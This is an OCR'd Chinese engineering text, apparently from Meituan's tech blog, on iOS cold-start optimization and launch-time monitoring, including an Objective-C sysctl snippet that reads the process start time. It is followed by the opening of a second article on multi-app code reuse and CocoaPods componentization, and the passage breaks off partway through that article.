除了Time Profiler，火焰图也是一个分析CPU耗时的利器，相比于Time Profiler，火焰图更加清晰。火焰图分析的产物是一张调用栈耗时图片，之所以称为火焰图，是因为整个图形看起来就像一团跳动的火焰，火焰尖部是调用栈的栈顶，底部是栈底，纵向表示调用栈的深度，横向表示消耗的时间。一个格子的宽度越大，越说明其可能是瓶颈。分析火焰图主要就是看那些比较宽大的火苗，特别留意那些类似“平顶山”的火苗。下面是美团平台开发的性能分析工具–Caesium的分析效果图：




通过对火焰图的分析，我们发现了冷启动过程中存在着不少问题，并成功优化了0.3S+的时间。优化内容总结如下：


| 优化点 | 举例 |
| --- | --- |
| 发现隐晦的耗时操作 | 发现在冷启动过程中archive了一张图片，非常耗时 |
| 推迟&减少I/O操作 | 减少动画图片组的数量，替换大图资源等。因为相比于内存操作，硬盘I/O是非常耗时的操作 |
| 推迟执行的一些任务 | 如一些资源的I/O，一些布局逻辑，对象的创建时机等 |

# 八、优化串行操作

在冷启动过程中，有很多操作是串行执行的，若干个任务串行执行，时间必然比较长。如果能变串行为并行，那么冷启动时间就能够大大缩短。

## 闪屏页的使用


现在许多App在启动时并不直接进入首页，而是会向用户展示一个持续一小段时间的闪屏页，如果使用恰当，这个闪屏页就能帮我们节省一些启动时间。因为当一个App比较复杂的时候，启动时首次构建App的UI就是一个比较耗时的过程，假定这个时间是0.2秒，如果我们是先构建首页UI，然后再在Window上加上这个闪屏页，那么冷启动时，App就会实实在在地卡住0.2秒，但是如果我们是先把闪屏页作为App的RootViewController，那么这个构建过程就会很快。因为闪屏页只有一个简单的ImageView，而这个ImageView则会向用户展示一小段时间，这时我们就可以利用这一段时间来构建首页UI了，一举两得。





## 缓存定位&首页预请求

美团外卖App冷启动过程中一个重要的串行流程就是：首页定位->首页请求->首页渲染过程，这三个操作占了整个首页加载时间的77%左右，所以想要缩短冷启动时间，就一定要从这三点出发进行优化。

之前串行操作流程如下：




优化后的设计，在发起定位的同时，使用客户端缓存定位，进行首页数据的预请求，使定位和请求并行进行。然后当用户真实定位成功后，判断真实定位是否命中缓存定位，如果命中，则刚才的预请求数据有效，这样可以节省大概40%的时间首页加载时间，效果非常明显；如果未命中，则弃用预请求数据，重新请求。




# 九、数据监控

Time Profiler和Caesium火焰图都只能在线下分析App在单台设备中的耗时操作，局限性比较大，无法在线上监控App在用户设备上的表现。外卖App使用公司内部自研的Metrics性能监控系统，长期监控App的性能指标，帮助我们掌握App在线上各种环境下的真实表现，并为技术优化项目提供可靠的数据支持。Metrics监控的核心指标之一，就是冷启动时间。

## 冷启动开始&结束时间节点

1. 结束时间点：结束时间比较好确定，我们可以将首页某些视图元素的展示作为首页加载完成的标志。

2. 开始时间点：一般情况下，我们都是在main()之后才开始接管App，但以main()函数作为冷启动起始点显然不合适，因为这样无法统计到T1时间段。那么，起始时间如何确定呢？目前业界常见的有两种方法，一是以可执行文件中任意一个类的+load方法的执行时间作为起始点；二是分析dylib的依赖关系，找到叶子节点的dylib，然后以其中某个类的+load方法的执行时间作为起始点。根据Dyld对dylib的加载顺序，后者的时机更早。但是这两种方法获取的起始点都只在Initializers阶段，而Initializers之前的时长都没有被计入。Metrics则另辟蹊径，以App的进程创建时间（即exec函数执行时间）作为冷启动的起始时间。因为系统允许我们通过sysctl函数获得进程的有关信息，其中就包括进程创建的时间戳。

```
#import <sys/sysctl.h>
#import <mach/mach.h>

+ (BOOL)processInfoForPID:(int)pid procInfo:(struct kinfo_proc*)procInfo
{
    int cmd[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, pid};
    size_t size = sizeof(*procInfo);
    return sysctl(cmd, sizeof(cmd)/sizeof(*cmd), procInfo, &size, NULL, 0) == 0;
}

+ (NSTimeInterval)processStartTime
{
    struct kinfo_proc kProcInfo;
    if ([self processInfoForPID:[[NSProcessInfo processInfo] processIdentifier] procInfo:&kProcInfo]) {
        return kProcInfo.kp_proc.p_un.__p_starttime.tv_sec * 1000.0 + kProcInfo.kp_proc.p_un.__p_starttime.tv_usec / 1000.0;
    } else {
        NSAssert(NO, @"无法取得进程的信息");
        return 0;
    }
}
```

进程创建的时机非常早。经过实验，在一个新建的空白App中，进程创建时间比叶子节点dylib中的+load方法执行时间早12ms，比main函数的执行时间早13ms（实验设备：iPhone 7 Plus （iOS 12.0）、Xcode 10.0、Release 模式）。外卖App线上的数据则更加明显，同样的机型（iPhone 7 Plus）和系统版本（iOS 12.0），进程创建时间比叶子节点dylib中的+load方法执行时间早688ms。而在全部机型和系统版本中，这一数据则是878ms。

## 冷启动过程时间节点

我们也在App冷启动过程中的所有关键节点打上一连串测速点，Metrics会记录下测速点的名称，及其距离进程创建时间的时长。我们没有采用自动打点的方式，是因为外卖App的冷启动过程十分复杂，而自动打点无法做到如此细致，并不实用。另外，Metrics记录的是时间轴上以进程创建时间为原点的一组顺序的时间点，而不是一组时间段，是因为顺序的时间点可以计算任意两个时间点之间的距离，即可以将时间点处理成时间段。但是，一组时间段可能无法还原为顺序的时间点，因为时间段之间可能并不是首尾相接的，特别是对于异步执行或者多线程的情况。


在测速完毕后，Metrics会统一将所有测速点上报到后台。下图是美团外卖App 6.10版本的部分过程节点监控数据截图：

分位数 50　分位数 90　分位数 95

| 名称 | 上报次数 | 时长（ms） |
| --- | --- | --- |
| 冷启动 | [illegible] | [illegible] |

| step | 上报次数 | 时长（ms） |
| --- | --- | --- |
| coldStartFinished | [illegible] | [illegible] |
| homePageLocation-->Success | [illegible] | [illegible] |
| homePageViewDidAppear | [illegible] | [illegible] |
| init_config_after_home-->end | [illegible] | [illegible] |
| init_config_after_home-->begin | [illegible] | [illegible] |
| init_SDK_after_home-->end | [illegible] | [illegible] |
| init_SDK_after_home-->begin | [illegible] | [illegible] |

Metrics还会由后台对数据做聚合计算，得到冷启动总时长和各个测速点时长的50分位数、90分位数和95分位数的统计数据，这样我们就能从宏观上对冷启动时长分布情况有所了解。下图中横轴为时长，纵轴为上报的样本数。




# 十、总结

对于快速迭代的App，随着业务复杂度的增加，冷启动时长会不可避免的增加。冷启动流程也是一个比较复杂的过程，当遇到冷启动性能瓶颈时，我们可以根据App自身的特点，配合工具的使用，从多方面、多角度进行优化。同时，优化冷启动存量问题只是冷启动治理的第一步，因为冷启动性能问题并不是一日造成的，也不能简单的通过一次优化工作就能解决，我们需要通过合理的设计、规范的约束，来有效地管控性能问题的增量，并通过持续的线上监控来及时发现并修正性能问题，这样才能够长期保证良好的App冷启动体验。

# 作者简介


- 郭赛，美团点评资深工程师。2015年加入美团，目前作为外卖iOS团队主力开发，负责移动端业务开发，业务类基础设施的建设与维护。
- 徐宏，美团点评资深工程师。2016年加入美团，目前作为外卖iOS团队主力开发，负责移动端APM性能监控，高可用基础设施支撑相关推进工作。

# 招聘

美团外卖长期招聘Android、iOS、FE高级/资深工程师和技术专家，Base北京、上海、成都，欢迎有兴趣的同学投递简历到chenhang03@meituan.com。

# 美团外卖iOS多端复用的推动、支撑与思考

作者: 尚先

## 前言

美团外卖2013年11月开始起步，随后高速发展，不断刷新多项行业记录。截止至2018年5月19日，日订单量峰值已超过2000万，是全球规模最大的外卖平台。业务的快速发展对技术支撑提出了更高的要求。为线上用户提供高稳定的服务体验，保障全链路业务和系统高可用运行的同时，要提升多入口业务的研发速度，推进App系统架构的合理演化，进一步提升跨部门跨地域团队之间的协作效率。而另一方面随着用户数与订单数的高速增长，美团外卖逐渐有了流量平台的特征，兄弟业务纷纷尝试接入美团外卖进行推广和发布，期望提供统一标准化服务平台。因此，基础能力标准化，推进多端复用，同时输出成熟稳定的技术服务平台，一直是我们技术团队追求的核心目标。

### 多端复用的端

这里的“端”有两层意思：

- 其一是相同业务的多入口

  美团外卖在iOS下的业务入口有三个，『美团外卖』App、『美团』App的外卖频道、『大众点评』App的外卖频道。

  值得一提的是：由于用户画像与产品策略差异，『大众点评』外卖频道与『美团』外卖频道和『美团外卖』虽经历技术栈融合，但业务形态区别较大，暂不考虑上层业务的复用，故这篇文章主要介绍美团系两大入口的复用。

  在2015年外卖C端合并之前，美团系的两大入口由两个不同的团队研发，虽然用户感知的交互界面几乎相同，但功能实现层面的代码风格和技术栈都存在较大差异，同一需求需要在两端重复开发显然不合理。所以，我们的目标是相同功能，只需要写一次代码，做一次估时，其他端只需做少量的适配工作。

- 其二是指平台上各个业务线

  外卖不同兄弟业务线都依赖外卖基础业务，包括但不限于：地图定位、登录绑定、网络通道、异常处理、工具UI等。考虑到标准化的范畴，这些基础能力也是需要多端复用的。


图1 美团外卖的多端复用的目标

## 关于组件化

提到多端复用，不免与组件化产生联系，可以说组件化是多端复用的必要条件之一。大多数公司口中的“组件化”仅仅做到代码分库，使用Cocoapods的Podfile来管理，再在主工程把各个子库的版本号聚合起来。但是能设计一套合理的分层架构，理清依赖关系，并有一整套工具链支撑组件发版与集成的相对较少。否则组件化只会导致包体积增大，开发效率变慢，依赖关系复杂等副作用。

## 整体思路

A. 多端复用概念图





图2 多端复用概念图

多端复用的目标形态其实很好理解，就是将原有主工程中的代码抽出独立组件（Pods），然后各自工程使用Podfile依赖所需的独立组件，独立组件再通过podspec间接依赖其他独立组件。

B. 准备工作

确认多端所依赖的基层库是一致的，这里的基层库包括开源库与公司内的技术栈。

iOS中常用开源库（网络、图片、布局）每个功能基本都有一个库业界垄断，这一点是iOS相对于Android的优势。公司内也存在一些对开源库二次开发或自行研发的基础库，即技术栈。不同的大组之间技术栈可能存在一定差异。如需要复用的端之间存在差异，则需要重构使得技术栈统一。（这里建议重构，不建议适配，因为如果做的不够彻底，后续很大可能需要填坑。）

就美团而言，美团平台与点评平台作为公司两大App，历史积淀厚重。自2015年底合并以来，为了共建和沉淀公共服务，减少重复造轮子，提升研发效率，对上层业务方提供统一标准的高稳定基础能力，两大平台的底层技术栈也在不断融合。而美团外卖作为较早实践独立App，同时也是依托于两大平台App的大业务方，在外卖C端合并后的1年内，我们也做了大量底层技术栈统一的必要工作。

#### C. 方案选型

在演进式设计与计划式设计中的抉择。

演进式设计指随着系统的开发而做设计变更，而计划式设计是指在开发之前完全指定系统架构的设计。演进的设计，同样需要遵循架构设计的基本准则，它与计划的设计唯一的区别是设计的目标。演进的设计提倡满足客户现有的需求；而计划的设计则需要考虑未来的功能扩展。演进的设计推崇尽快地实现，追求快速确定解决方案，快速编码以及快速实现；而计划的设计则需要考虑计划的周密性，架构的完整性并保证开发过程的有条不紊。

美团外卖iOS客户端，在多端复用的立项初期面临着多个关键点：频道入口与独立应用的复用，外卖平台的搭建，兄弟业务的接入，点评外卖的协作，以及架构迁移不影响现有业务的开发等等，因此权衡后我们使用“演进式架构为主，计划式架构为辅”的设计方案。不强求历史代码一下达到终极完美架构，而是循序渐进一步一个脚印，满足现有需求的同时并保留一定的扩展性。

# 演进式架构推动复用

## 术语解释

- Waimai：特指『美团外卖』App，泛指那些独立App形式的业务入口，一般为project。
- Channel：特指『美团』App中的外卖频道，泛指那些以频道或者Tab形式集成在主App内的业务入口，一般为Pods。
- Special：指将Waimai中的业务代码与原有工程分离出来，让业务代码成为一个Pods的形态。
- 下沉：即下沉到下层，这里的“下层”指架构的基层，一般为平台层或通用层。“下沉”指将不同上层库中的代码统一并移动到下层的基层库中。

在这里先贴出动态的架构演进过程，让大家有一个宏观的概念，后续再对不同节点的经历做进一步描述。





图3 演进式架构动态图

## 原始复用架构

如图4所示，在过去一两年，因为技术栈等原因我们只能采用比较保守的代码复用方案。将独立业务或工具类代码沉淀为一个个“Kit”，也就是粒度较小的组件。此时分层的概念还比较模糊，并且以往的工程因历史包袱导致耦合严重、逻辑复杂，在将UGC业务剥离后发现其他的业务代码无法轻易的抽出。（此时的代码复用率只有2.4%。）

鉴于之前的准备工作已经完成，多端基础库已经一致，于是我们不再采取保守策略，丰富了一些组件化通信、解耦与过渡的手段，在分层架构上开始发力。





图4 原始复用架构

## 业务复用探索

在技术栈已统一，基础层已对齐的背景下，我们挑选外卖核心业务之一的Store（即商家容器）开始了在业务复用上的探索。如图5所示，大致可以理解为“二合一，一分三”的思路，我们从代码风格和开发思路上对两边的Store业务进行对齐，在此过程中顺势将业务类与技术（功能）类的代码分离，一些通用Domain也随之分离。随着一个个组件的拆分，我们的整体复用度有明显提升，但开发效率却意外的受到

了影响。多库开发在版本的发布与集成中增加了很多人工操作：依赖冲突、lock文件冲突等问题都阻碍了我们的开发效率进一步提升，而这就是之前“关于组件化”中提到的副作用。

于是我们将自动发版与自动集成提上了日程。自动集成是将“组件开发完毕到功能合入工程主体打出测试包”之间的一系列操作自动化完成。在这之前必须完成一些前期铺垫工作——壳工程分离。





图5 商家容器下沉时期

## 壳工程分离

如图6所示，壳工程顾名思义就是将原来的project中的代码全部拆出去，得到一个空壳，仅仅保留一些工程配置选项和依赖库管理文件。

为什么说壳工程是自动集成的必要条件之一?

因为自动集成涉及版本号自增，需要机器修改工程配置类文件。如果在创建二进制的过程中有新业务PR合入，会造成commit树分叉大概率产生冲突导致集成失败。抽出壳工程之后，我们的壳只关心配置选项修改（很少），与依赖版本号的变化。业务代码的正常PR流程转移到了各自的业务组件git中，以此来杜绝人工与机器的冲突。





图6 壳工程分离

**壳工程分离的意义主要有如下几点：**

- 让职能更加明确，之前的综合层身兼数职过于繁重。
- 为自动集成铺路，避免业务PR与机器冲突。
- 提升效率，后续Pods往Pods移动代码比proj往Pods移动代码更快。
- 『美团外卖』向『美团』开发环境靠齐，降低适配成本。





图7 壳工程分离阶段图

图7的第一张图到第二张图就是上文提到的壳工程分离，将“Waimai”所有的业务代码打包抽出，移动到过渡仓库Special，让原先的“Waimai”成为壳。

第二张图到第三张图是Pods库的内部消化。

前一阶段相当于简单粗暴的物理代码移动，后一阶段是对Pods内整块代码的梳理与分库。

## 内部消化对齐

在前文“多端复用概念图”的部分我们提到过，所谓的复用是让多端的project以Pods的方式接入统一的代码。我们兼容考虑保留一端代码完整性，降低回接成本，决定分Subpods使用阶段性合入达到平滑迁移。





图8 代码下沉方案

图8描述了多端相同模块内的代码具体是如何统一的。此时因为已经完成了壳工程分离，所以业务代码都在“Special”这样的过渡仓库中。

“Special”和“Channel”两端的模块统一大致可分为三步：平移 → 下沉 → 回接。（前提是此模块的业务上已经确定是完全一致。）

平移阶段是保留其中一端“Special”代码的完整性，以自上而下的平移方式将代码文件拷贝到另一端“Channel”中。此时前者不受任何影响，后者的代码因为新文件拷贝和原有代码存在重复。此时将旧文件重命名，并深度优先遍历新文件的依赖关系补齐文件，最终使得编译通过。然后将旧文件中的部分差异代码加到新文件中做好一定的差异化管理，最后删除旧文件。

下沉阶段是将“Channel”处理后的代码解耦并独立出来，移动到下层的Pods或下层的SubPods。此时这里的代码是既支持“Special”也支持“Channel”的。

回接阶段是让“Special”以Pods依赖的形式引用之前下沉的模块，引用后删除平移前的代码文件。（如果是在版本的间隙完成固然最好，否则需要考虑平移前的代码文件在这段时间的diff。）

实际操作中很难在有限时间内处理完一个完整的模块（例如订单模块）下沉到Pods再回接。于是选择将大模块分成一个个子模块，这些子模块平滑的下沉到SubPods，然后“Special”也只引用这个统一后的SubPods，待一个模块完全下沉完毕再拆出独立的Pods。

再总结下大量代码下沉时如何保证风险可控：

- 联合PM，先进行业务梳理，特殊差异要标注出来。
- 使用OClint的提前扫描依赖，做到心中有数，精准估时。
- 以“Special”的代码风格为基准，“Channel”在对齐时仅做加法不做减法。
- “Channel”对齐工作不影响“Special”，并且回接时工作量很小。
- 分迭代包，QA资源提前协调。

## 中间件层级压平

经过前面的“内部消化”，Channel和Special中的过渡代码逐渐被分发到合适的组件，如图9所示，Special只剩下AppOnly，Channel也只剩下ChannelOnly。于是Special消亡，Channel变成打包工程。

AppOnly和ChannelOnly 与其他业务组件层级压平。上层只留下两个打包工程。





图9 中间件层级压平

## 平台层建设

如图10所示，下层是外卖基础库，WaimaiKit包含众多细分后的平台能力，Domain为通用模型，XunfeiKit为对智能语音二次开发，CTKit为对CoreText渲染框架的二次开发。

针对平台适配层而言，在差异化收敛与依赖关系梳理方面发挥重要角色，这两点在下问的“衍生问题解决中”会有详细解释。

外卖基础库加上平台适配层，整体构成了我们的外卖平台层（这是逻辑结构不是物理结构），提供了60余项通用能力，支持无差异调用。





图10 外卖平台层的建设

## 多端通用架构

此时我们把基层组件与开源组件梳理并补充上，达到多端通用架构，到这里可以说真正达到了多端复用的目标。





图11 多端通用架构完成

由上层不同的打包工程来控制实际需要的组件。除去两个打包工程和两个Only组件，下面的组件都已达到多端复用。对比下“Waimai”与“Channel”的业务架构图中两个黑色圆圈的部分。

